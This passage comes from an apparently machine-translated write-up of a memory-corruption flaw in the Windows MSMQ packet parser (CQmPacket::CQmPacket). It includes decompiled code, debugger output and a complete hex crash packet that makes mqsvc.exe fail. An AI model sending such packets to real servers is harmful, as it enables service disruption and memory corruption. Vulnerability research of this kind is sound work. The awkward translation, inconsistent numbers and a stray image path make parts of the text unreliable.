126     while ( idx_1 < 2 );                      // 跳到当前 SubqueueHeader 的结尾
127     memcpy_0(nxtSec + 4, Src, Src->AddressLength + 8i64);// Src 里面保存的好像就是 ExtendedAddressHeader 中 HeaderSize 后面的部分  表示发出 message 的 host address
128     *nxtSec = 32;
129     v88 = this->pExtensionHeader;
130     this->pExtendedAddressHeader = nxtSec;
131     *&v88->Flags |= 0x10u;
132     this->pBaseHeader->Flags |= 0x1000u;
133     this->pBaseHeader->PacketSize += 192;
134   }
135   baseHeader = this->pBaseHeader;
136   if...                                       // SessionHeader
137 }
138 if...
139 return this;
140}
```

In order to show completeness, I folded the specific operation of the paragraph in the back, but the logic is the same as the two unfolded codes above, but due to the different structure of the paragraph, the specific details may be different. Whether to process the paragraph is basically based on the sign position in BaseHeader or UserHeader, and I also marked it in the notes.

After all the paragraphs have been passed, the function is finally checked by the parameters, and if the conditions are met, the ExtensionHeader, SubqueueHeader, ExtendedAddressHeader will be constructed again. I am not sure about the function here, but it does not affect the triggering of the loophole.

3.3 How to trigger

I analyzed my problem here, and the real location of the loophole is `CQmPacket::CQmPacket` In the processing of the function, I chose the paragraph in the figure below as the target of the loophole trigger. This is the second problematic paragraph. Its structure is relatively simple. Unlike the first paragraph, it is necessary to calculate the location information twice. Use TargetSection to quote this paragraph ：

```
if ( (userHeaderFlag & 0x4000000) != 0 )    // 某个未公开段 偏移四字节和偏移八字节 userHeader 0x4,000,000
{
  baseHeader_3 = this->pBaseHeader;
  if ( nxtSec + 12 > baseHeader_3 + baseHeader_3->PacketSize )
    goto LABEL_189;
  if ( nxtSec < baseHeader_3 )
    goto LABEL_188;
  this->unknown5 = nxtSec;
  userHeaderFlag = userHeader_1->Flags;
  nxtSec = nxtSec + ((*(nxtSec + 2) + 15 + *(nxtSec + 1)) & 0xFFFFFFFC);
}
```

In the second interception of section 3.2, we can see `CQmPacket::CQmPacket` After completing all the paragraphs, the function attempts to construct an ExtensionHeader, using sentences without any inspection during construction `*nxtSec = 12i64;`.

If the execution process can reach the processing logic of TargetSection, you can control the value of nxtSec, and realize that the writing of a fixed value （ at any address is not actually an arbitrary address, but is subject to the value range of the variable word length value that can be expressed. ）.

The entire loophole triggers logic like this：

1. Modify UserHeader's median to satisfy `(userHeaderFlag & 0x4000000) != 0`;
2. The targetSection is constructed at the end of the data package so that the calculation of nxtSec in its processing logic can get the target written into the address. Here, in order to trigger the loophole, an illegal address can be designed；
3. Modify other fields in the data package to make the data package legal （ such as the total length of the data package ）.

The final construction data package is as follows：


```
10 00 03 00 4C 49 4F 52 00 01 00 00 FF FF FF FF
D1 58 73 55 50 91 95 95 49 97 B6 E6 11 EA 26 C6
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF 4C 49 4F 52 EE 08 00 00 00 1C 28 04
1A 00 4F 00 53 00 3A 00 61 00 30 00 34 00 62 00
6D 00 30 00 32 00 5C 00 71 00 00 00 01 00 1C 00
00 00 00 00 00 00 00 00 00 00 00 00 01 05 00 00
00 00 00 05 15 00 00 00 AD 4A 9E BD 36 D9 FA 3D
63 A6 56 DA E8 03 00 00 0F 0F 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08 00 00 00 00 00 00 00 12 00 00 00 12 00 00 00
00 00 00 00 04 80 00 00 01 68 00 00 00 00 00 00
6D 00 71 00 73 00 65 00 6E 00 64 00 65 00 72 00
```

```
20 00 6C 00 61 00 62 00 65 00 6C 00 00 00 61 00
61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00
11 11 11 11 00 00 00 40 00 00 00 40 00 00 00 00
```

When the system is implemented `*nxtSec = 12i64;` In this sentence, you can see in the debugger :

```
2: kd> p
MQQM!CQmPacket::CQmPacket+0x90a:
0033:00007ffd`d37688aa 48c7030c000000  mov     qword ptr [rbx],0Ch
2: kd> dd rbx
DBGHELP: SharedUserData - virtual symbol module
00000115`f7f50520  ???????? ???????? ???????? ????????
00000115`f7f50530  ???????? ???????? ???????? ????????
00000115`f7f50540  ???????? ???????? ???????? ????????
00000115`f7f50550  ???????? ???????? ???????? ????????
00000115`f7f50560  ???????? ???????? ???????? ????????
00000115`f7f50570  ???????? ???????? ???????? ????????
00000115`f7f50580  ???????? ???????? ???????? ????????
00000115`f7f50590  ???????? ???????? ???????? ????????
```

Continued execution will cause the mqsvc.exe process to collapse：



3.4 Detailed explanation of the data package

The data package format is the same as the official document, including BaseHeader, UserHeader, SecurityHeader, and MessagePropertiesHeader. The specific revised field is as follows （`--` Means no modification） :

- BaseHeader:

  `-- -- -- -- -- -- -- -- 00 01 00 00 FF FF FF FF` Modify PacketSize to `0x00000100`, Modify TimeToReachQueueue as `0xFFFFFFFF`. Among them, PacketSize is the size of the total data package, which requires four-character alignment. If the data package at the beginning does not meet the requirements, then it can be added. TimeToReachQueue means that the data package must reach the target within this time frame. QM, 0xFFFFFFFF means unlimited time. The modification here is only to ensure that the data package will not be lost ;

- UserHeader:

```
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 04
```

- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --

Modified the last bytes in the signage to meet the conditions `(userHeaderFlag & 0x4000000) != 0` ;

- SecurityHeader has not changed ;
- MessagePropertiesHeader has undergone a substantial reduction, and reduced the corresponding field length value, which has nothing to do with loopholes, just to make the data package more concise ;
- TargetSection: `11 11 11 11 00 00 00 40 00 00 00 40` The first four bytes have no effect and any value can be set. Involving nxtSec calculates the following two four-line data :
- `nxtSec = (char *)nxtSec + ((*((_DWORD *)nxtSec + 2) + 15 + *((_DWORD *)nxtSec + 1)) & 0xFFFFFFFC);`

In order to be able to trigger the loophole, I chose a large negative number of 0x800000000, so that the two four-line data are equal to 0x4000000000 respectively, and the final calculated address is not accessible.

4. Vulnerability Summary

The UserMessage data package of the MSMQ service consists of multiple paragraphs with different types of segment structure. Some of the paragraphs contain variable lengths of fields and use separate fields to explain the length of the variable field. In this way, when acquiring the position of the next paragraph, this will be used. Separate field for calculation.

MSMQ server is used when processing UserMessage data packages `CQmPacket::CQmPacket` The function conducts a linear history of each paragraph in the data package. Some paragraphs have official documents and separate functions in the symbol. Some paragraphs are only introduced in official documents or are not disclosed at all. There is no separate function in this part. The code is written directly `CQmPacket::CQmPacket` Function.

Probably because it is not completely public, when the developer is processing this part of the paragraph, he did not make a rigorous judgment on the data in the data package, resulting in the acquisition of the next section position, and the calculated section position may exceed the data package. The memory scope has led to the cross-border writing of memory.

In order to facilitate the expansion of the follow-up function, the restored code adds a field inspection interface function and adds a call to the function at each location that needs to be checked.

5. Summary

The difficulty of this loophole is mainly in the MSMQ service itself. The information on the Internet is only official documents. Through Wireshark's grab package, the data package structure cannot be solved, so the content in the data package and the data structure in the IDA can only be restored through the information in the document.

In the process of loophole analysis, because the patch compares to get a lot of repair positions, the added code is not only to repair the loophole but also to support the follow-up function. My judgment on the principle of the loophole has caused some errors, so it took more time to conduct the debugging.

The code currently analyzed shows that the loophole can only achieve fixed value writing operations within a certain address. If you want to realize the loophole utilization, you also need to analyze the follow-up code function, construct a finer data package, and realize the arbitrary writing of the memory.

Reference Link

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-mqqb/85498b96-f2c8-43b3-a108-c9d6269dc4af

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-mqqb/f0bf84a8-aba5-4ce9-a6ec-31ad9ca90d00